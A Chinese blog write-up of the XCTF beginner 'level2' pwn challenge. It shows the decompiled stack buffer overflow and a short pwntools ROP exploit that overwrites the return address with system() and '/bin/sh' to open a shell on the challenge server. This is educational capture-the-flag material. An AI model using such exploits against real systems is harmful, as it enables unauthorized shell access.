xctf--新手区--level2

原创

gclome 于 2020-04-19 17:24:30 发布 378 收藏


分类专栏： # PWN # CTF

本文链接：https://blog.csdn.net/qq_44108455/article/details/105613449

PWN 同时被 2 个专栏收录

18 篇文章 1 订阅

订阅专栏



CTF

20 篇文章 0 订阅

订阅专栏

writeup：

checksec查看保护机制

32位程序，开了NX和Partial RELRO

顺便运行一下：

```
root@kali430:~/pwn/xctf/level2# chmod a+x level2
root@kali430:~/pwn/xctf/level2# ./level2
Input:
qqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqq
Hello World!
root@kali430:~/pwn/xctf/level2#
```


接着放到IDA里面：

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3   vulnerable_function();
4   system("echo 'Hello World!'");
5   return 0;
6 }
```


```
1 ssize_t vulnerable_function()
2 {
3   char buf; // [esp+0h] [ebp-88h]
4
5   system("echo Input:");
6   return read(0, &buf, 0x100u);
7 }
```

在这里可以看见buf长度是0x88，我们可以的输入0x100个字符，我们在这里是可以发生缓冲区溢出
可是这里并没有像上一题一样有一个直接调用system("/bin/sh")的函数，所以上题的方法显然走不通。
还记得题目描述吗？菜鸡请教大神如何获得flag，大神告诉他‘使用 面向返回的编程 (ROP)就可以了’

对啊！虽然没有，那我们可以去找到system函数和“/bin/sh”字符串，通过强大的rop技术来获得系统权限。
我们找到了system函数地址是0x08048320



现在找“/bin/sh”的地址，找字符串还是要用ROPgadget这个强大的工具，“/bin/sh”的地址是0x0804a024



定位溢出点，很奇怪我用工具并没有不能成功找出溢出点，就去看了一下别人的wp
0x88是程序中缓冲区的大小，4个大小是需要覆盖的ebp的地址，之后是函数的返回地址，所以在eip之前用0x8c的长度覆盖掉就好了
现在写出来exp

```
from pwn import*
r=remote("159.138.137.79",54645)
sysaddr= 0x08048320
binshaddr=0x0804a024
payload="a"*0x8c+p32(sysaddr)+p32(0)+p32(binshaddr)
r.sendline(payload)
r.interactive()
```

拿到flag了！